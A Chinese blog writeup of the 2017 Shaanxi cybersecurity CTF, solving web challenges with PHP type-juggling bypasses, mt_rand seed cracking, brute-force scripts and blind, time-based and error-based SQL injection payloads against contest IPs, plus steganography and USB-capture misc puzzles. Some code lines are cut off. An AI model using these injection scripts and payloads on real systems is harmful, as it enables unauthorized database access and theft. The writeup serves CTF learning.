2017 陕西网络空间安全技术大赛writeup

原创

Ni9htMar3 于 2017-04-26 09:27:13 发布 5420 收藏

分类专栏： WriteUp 文章标签： 陕西 网络

本文链接：https://blog.csdn.net/Ni9htMar3/article/details/70770611

WEB

签到题


点开后是一个登陆框，直接查看源码得到关键代码

```
<!--  if (isset($_GET['Username']) && isset($_GET['password'])) {
          $logined = true;
        $Username = $_GET['Username'];
        $password = $_GET['password'];

        if (!ctype_alpha($Username)) {$logined = false;}
        if (!is_numeric($password) ) {$logined = false;}
        if (md5($Username) != md5($password)) {$logined = false;}

        if ($logined){
            echo "successful";
        } else {
            echo "login failed!";
        }
    }
-->
```

弱类型比较，使`username=QNKCDZO; password=240610708`，进入下一关

```
<!--  if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="*********";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
 }
 else{
     echo "~~~~";
 }
-->
```

直接构造



哈哈，以为这样就完了吗？！并没有，接着奋斗吧，少年！

flag{sffs_gsg_suhs}

抽抽奖

Jsfuck 还有aaencode 的编码，有点大，还是调试js

```
(function() {
    window.rotateFunc = function(awards,angle,text){

        $('#lotteryBtn').stopRotate();

        $("#lotteryBtn").rotate({

            angle:0,

            duration: 5000,

            animateTo: angle+1440,

            callback:function(){

                getFlag(text);

            }

        });

    };
})
```

直接点击下面的**getFlag函数**

```
(function() {
window.getFlag=function(text){     if(text=='1'){          alert("你最厉害啦!可惜没flag")     }     if(tex
})
```

继续抽

关键代码

```
$(function() {
    var rotateFunc = function(jsctf0, jsctf1, jsctf2) {
        $('token.php').stopRotate();
        $("#lotteryBtn").rotate({
            angle: 0x0,
            duration: 0x1388,
            animateTo: jsctf1 + 0x5a0,
            callback: function() {
                $.get('get.php?token=' + $("#token").val() + "&id=" + encode(md5(jsctf2)), function(jsc
                    alert(jsctf3['text'])
                }, 'json');
                $.get('token.php', function(jsctf3) {
                    $("#token").val(jsctf3)
                }, 'json')
            }
        })
    };
    $("#lotteryBtn").rotate({
        bind: {
            click: function() {
                var jsctf0 = [0x0];
                jsctf0 = jsctf0[Math.floor(Math.random() * jsctf0.length)];
                if (jsctf0 == 0x1) {
                    rotateFunc(0x1, 0x9d, 1)
                };
                if (jsctf0 == 0x2) {
                    rotateFunc(0x2, 0xf7, 2)
                };
                if (jsctf0 == 0x3) {
                    rotateFunc(0x3, 0x16, 3)
                };
                if (jsctf0 == 0x0) {
                    var jsctf1 = [0x43, 0x70, 0xca, 0x124, 0x151];
                    jsctf1 = jsctf1[Math.floor(Math.random() * jsctf1.length)];
                    rotateFunc(0x0, jsctf1, '\x30')
                }
            }
        }
    })
})
```

encode

```
function encode(string) {
    var output = '';
    for (var x = 0, y = string.length, charCode, hexCode; x < y; ++x) {
        charCode = string.charCodeAt(x);
        if (128 > charCode) {
            charCode += 128
        } else if (127 < charCode) {
            charCode -= 128
        }
        charCode = 255 - charCode;
        hexCode = charCode.toString(16);
        if (2 > hexCode.length) {
            hexCode = '0' + hexCode
        }
        output += hexCode
    }
    return output
}
```

通过查看一些js代码，可知是跟`text`的值有关，但尝试几个都不对，直接爆破好啦,注意：这个必须绑定`token`，所以有一个读取`token`的代码
附上`Mirage`队伍的脚本（小小的改动了一下）

```
import requests
import hashlib

def encode(str):
    end = ""
    for s in str:
        if ord(s)<128:
            end+="%x"%(255-(ord(s)+128))
        if ord(s)>127:
            end+="%x"%(255-(ord(s)-128))
    return end
flag = []

cookies = {'PHPSESSID': '2coc93voijtnq8ms9iu8rqe391'}

for x in range(1,200):
    r = requests.get("http://117.34.111.15:81/token.php",cookies=cookies)
    m = hashlib.md5(str(x)).hexdigest()
    print x
    #print "http://117.34.111.15:81/get.php?token="+r.text[1:-1]+"&id="+encode(m)
    s = requests.get("http://117.34.111.15:81/get.php?token="+r.text[1:-1]+"&id="+encode(m),cookies=coo
    flag.append(s.text)
    if "flag{" in s.text:
        print s.text
        break
```

得到**flag**

Wrong

查看源码啥也没得到，尝试找下备份，发现`.index.php.swp`,修复一下即可得到代码

```php
<?php
error_reporting(0);
function create_password($pw_length =  10)
{
$randpwd = "";
for ($i = 0; $i < $pw_length; $i++)
{
$randpwd .= chr(mt_rand(33, 126));
}
return $randpwd;
}

session_start();
mt_srand(time());


$pwd=create_password();
echo $pwd.'||';
if($pwd == $_GET['pwd'])
{
    echo "first";
  if($_SESSION['userLogin']==$_GET['login'])
        echo "Good job, you get the key";
}
else
{echo "Wrong!";}

$_SESSION['userLogin']=create_password(32).rand();
?>
```

看来这是一个爆破随机数种子的题，后面的`login`绕过就使`session`置空，然后`login=`

脚本

```php
<?php

function create_password($pw_length =  10)
{
    $randpwd = "";
    for ($i = 0; $i < $pw_length; $i++)
    {
        $randpwd .= chr(mt_rand(33, 126));
    }
    return $randpwd;
}
session_start();

for($i=time()-10;$i<time()+10;$i++)
{
    mt_srand($i);
    $pwd=create_password();
    $curl=file_get_contents("http://117.34.111.15:85/index.php?pwd=$pwd&login=");
    echo $curl.'<br>';
}

?>
```

Good job, you get the flag!flag{rand_afjk_u8nm_uq2n}

Wrong!

Wrong!

注：有时候总是得不到，是因为种子范围太小，可以直接放大

so easy!

```php
 <?php

include("config.php");

$conn ->query("set names utf8");

function randStr($lenth=32){
    $strBase = "1234567890QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm";
    $str = "";
    while($lenth>0){
      $str.=substr($strBase,rand(0,strlen($strBase)-1),1);
      $lenth --;
    }
   return $str;
}

if($install){
    $sql = "create table `user` (
         `id` int(10) unsigned NOT NULL PRIMARY KEY  AUTO_INCREMENT ,
         `username` varchar(30) NOT NULL,
```

```
            `passwd` varchar(32) NOT NULL,
            `role` varchar(30) NOT NULL
          )ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci ";
        if($conn->query($sql)){
          $sql  = "insert into `user`(`username`,`passwd`,`role`) values ('admin','".md5(randStr())."','ad
          $conn -> query($sql);
        }
    }

    function filter($str){
         $filter = "/ |\*|#|;|,|is|union|like|regexp|for|and|or|file|--|\||`|&|".urldecode('%09')."|".urlde
         if(preg_match($filter,$str)){
             die("you can't input this illegal char!");
         }
         return $str;

    }


    function show($username){
      global $conn;
      $sql = "select role from `user` where username ='".$username."'";
      $res = $conn ->query($sql);
      if($res->num_rows>0){

          echo "$username is ".$res->fetch_assoc()['role'];
      }else{
          die("Don't have this user!");
      }
    }

    function login($username,$passwd){
        global $conn;
        global $flag;

        $username = trim(strtolower($username));
        $passwd = trim(strtolower($passwd));
        if($username == 'admin'){
            die("you can't login this as admin!");
        }

        $sql = "select * from `user` where username='".$conn->escape_string($username)."' and passwd='".$co
        $res = $conn ->query($sql);
        if($res->num_rows>0){
            if($res->fetch_assoc()['role'] === 'admin') exit($flag);
        }else{
           echo "sorry,username or passwd error!";
        }

    }

    function source(){

        highlight_file(__FILE__);
    }

    $username = isset($_POST['username'])?filter($_POST['username']):"";
    $passwd = isset($_POST['passwd'])?filter($_POST['passwd']):"";
```


```
$action = isset($_GET['action'])?filter($_GET['action']): 'source';

switch($action){
    case "source": source(); break ;
    case "login" : login($username,$passwd);break;
    case "show" : show($username);break;
}
```

虽然过滤这么多，但密码随机，看来是一道sql注入
通过测试发现`action=show`页面可以进行注入，得到密码
通过查找一堆的姿势，发现`/`和`and`相同,由于末尾有`'`只能用`1=1=1`逻辑进行绕过
脚本

```
import requests

url="http://117.34.111.15:89/?action=show"

flag=''
for x in range(1,33):
    for i in range(33,125):
        con="admin'/(ascii(substr((select(passwd)from(user))from(%d)))<%d)=1='1" % (x,i)
        payload={
            "username": con
        }
        s=requests.post(url,data=payload)
        if 'admin'  in s.content:
            flag += chr(i-1)
            print flag
            break
```

```
37b1d2f04f594bfffc82
37b1d2f04f594bfffc826
37b1d2f04f594bfffc826f
37b1d2f04f594bfffc826fd
37b1d2f04f594bfffc826fd6
37b1d2f04f594bfffc826fd69
37b1d2f04f594bfffc826fd69e
37b1d2f04f594bfffc826fd69e3
37b1d2f04f594bfffc826fd69e38
37b1d2f04f594bfffc826fd69e389
37b1d2f04f594bfffc826fd69e3896
37b1d2f04f594bfffc826fd69e38968
37b1d2f04f594bfffc826fd69e389688
请按任意键继续. . .
```


由于有个`admin`的验证，直接宽字节注入即可



flag{e4d93a53bbe9a2f9c419086c16439aa7}


just a test

一打开就是一个站，一脸蒙逼，先扫扫试试，发现有一堆一堆的**sql注入**可以利用，找一个点尝试一下



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 1' at line 1(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' union select if(1=1,sleep(5),0)' LIMIT 1


居然出现错误了，仔细观察发现`#`没上去，二次url编码一下




发现出现延迟，确定是**sql注入**

方法1：

尝试注入吧，这里有个大坑，一开始拿脚本开始爆破数据库长度为**5**，数据库为`test1`



但是test1只是当前数据库，而不是flag所在的数据库，后来都行不通后尝试扔sqlmap中去跑，倒是跑出所有数据库



既然`test1`不行，换`test`试试
跑出表明`f1@g`

```
[11:34:54] [INFO] fetching tables for database
[11:34:54] [INFO] the SQL query used returns 1
[11:34:54] [INFO] retrieved: f1@g
Database: test
[1 table]
+------+
| f1@g |
+------+
[11:34:54] [INFO] fetched data logged to text
```


```
bles where table_schema=0x74657374 limit 1),4,1))=102,sleep(3),0)%2523
http://117.34.111.15:83/vogati' union select if(ascii(substr((select gro
bles where table_schema=0x74657374 limit 1),4,1))=103,sleep(3),0)%2523
g
f1@g
```


结果列名sqlmap跑不出来，只能拿脚本爆破

```
olumns where table_name=0x666c4067 limit 1),14,1))=125,sleep(3),0)%2523
http://117.34.111.15:83/vogati' union select if(ascii(substr((select group_concat(colum
olumns where table_name=0x666c4067 limit 1),14,1))=126,sleep(3),0)%2523
Id,flag
请按任意键继续. . .
```


结果跑出来俩，必须是第二个，先试试sqlmap，一下就出来啦，无语

```
[11:44:18] [INFO] the SQL query used returns 1 entries
[11:44:19] [INFO] retrieved: flag{99cd1872c9b26525a8e5ec878d230ca
[11:44:19] [INFO] analyzing table dump for possible password hash
Database: test
Table: f1@g
[1 entry]
+--------------------------------------+
| flag                                 |
+--------------------------------------+
| flag{99cd1872c9b26525a8e5ec878d230caf} |
+--------------------------------------+
[11:44:19] [INFO] table 'test.`f1@g`' dumped to CSV file 'C:\User
```



还是试试脚本

```
import requests
import urllib, urllib2, time
dic='123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM'
flag = ''
'''
for i in range(1,8):
    #url = "http://117.34.111.15:83/vogati' union select if((select length(database()))={0},sleep(3),0)
    url = "http://117.34.111.15:83/vogati' union select if((length((select group_concat(table_name) fro

    print url
    start_time = time.time()
    requests.get(url)
    times = time.time() - start_time

    if times > 2:
        print i
        break
print flag
#database() 5
#table 4
'''

for i in range(1,15):
    for j in xrange(33,127):
        url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select group_concat(databa
        #url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select group_concat(table
        #url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select group_concat(colum
        #url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select flag from test.`fl
        start_time = time.time()
        requests.get(url)
        times = time.time() - start_time
        if times > 4:
            flag += chr(j)
            print chr(j)
            break
print flag


#database() test1
#fl@g
#flag
```

响应还是有点问题，为了确保还是试试下一个方法

方法2：报错注入

表名




XPATH syntax error: '~~fl@g~~'(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,table_name,0x7e) from information_schema.tables where table_schema=0x74657374),0x7e))-- ' LIMIT 1

列名

XPATH syntax error: '~~Id~,~f1ag~~'(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,column_name,0x7e) from information_schema.columns where table_name=0x666c4067),0x7e))-- ' LIMIT 1

flag




XPATH syntax error: '~flag{99cd1872c9b26525a8e5ec878d'(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, (select group_concat(0x7e,f1ag,0x7e) from test.`fl@g` limit 20))-- ' LIMIT 1

由于显示的问题，直接分片偏移一下就行

XPATH syntax error: 'c9b26525a8e5ec878d230caf}'(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, (select mid(f1ag,10,32) from test.`fl@g`))-- ' LIMIT 1

MISC

一维码




LSB解密，直接抠出来
保存后查看是tar，看来是利用hydan隐写的，直接利用工具解密即可，密码就是`hydan`

什么玩意

下载下来两个文件真是一脸蒙逼，打开`whatisthat`看的时候居然找到`Protocol,LMP,XiAn`，度娘好啦
得知这个协议是一个蓝牙协议，看来是一个关于蓝牙的解码题
百度链接：http://book.51cto.com/art/201011/236037.htm
根据上面直接跟着操作

轨迹

先看一下文件的类型吧




居然是数据包，丢进**wireshark**

是一堆USB数据

1	0.000000	2.4.2	host	USB	35	URB_INTERRUPT in
2	0.004000	2.4.2	host	USB	35	URB_INTERRUPT in
3	0.008000	2.4.2	host	USB	35	URB_INTERRUPT in
4	0.084005	2.4.2	host	USB	35	URB_INTERRUPT in
5	0.112006	2.4.2	host	USB	35	URB_INTERRUPT in
6	0.370021	2.4.2	host	USB	35	URB_INTERRUPT in
7	0.374021	2.4.2	host	USB	35	URB_INTERRUPT in
8	0.378021	2.4.2	host	USB	35	URB_INTERRUPT in
9	0.382022	2.4.2	host	USB	35	URB_INTERRUPT in
10	0.386022	2.4.2	host	USB	35	URB_INTERRUPT in
11	0.390022	2.4.2	host	USB	35	URB_INTERRUPT in
12	0.392022	2.4.2	host	USB	35	URB_INTERRUPT in
13	0.396022	2.4.2	host	USB	35	URB_INTERRUPT in
14	0.400023	2.4.2	host	USB	35	URB_INTERRUPT in

可能是USB轨迹吧，直接利用大神的脚本`UsbMiceDataHacker.py`

链接https://github.com/gloxec/UsbMiceDataHacker



好坑啊，看不清

`flag{stego_xatu@}`

种棵树吧

下载下来是一个压缩包，解压有两个图片，对第一张利用`binwalk`开始分析

```
root@ni9htmar3:~# binwalk '/root/桌面/1111.jpg'

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
125330        0x1E992         Zip archive data, at least v2.0 to extract, compre
ssed size: 22476, uncompressed size: 23206, name: "1.gif"
147944        0x241E8         End of Zip archive
```

发现有压缩包，并且应该藏着一张`.gif`文件，抠出来解压，一张没有头部的，添加头部，然后静态分析

即：`In-order{RY!heHVaL-goAI{dxj_GpnUw8}kzuEr:s56fFl2i}`
图片2由于没什么隐藏，就直接**notepad++**打开看到字符串
`Post-order{YR!eVa-gLAoxd_j{pw}8zkUnGuIHh:r65f2lFsEi*}`
联系树的含义，看来是个二叉树
画一画得到结果`hi!HEReIsYouFLAG:flag{n52V-jPU6d_kx8zw}`

我们的秘密

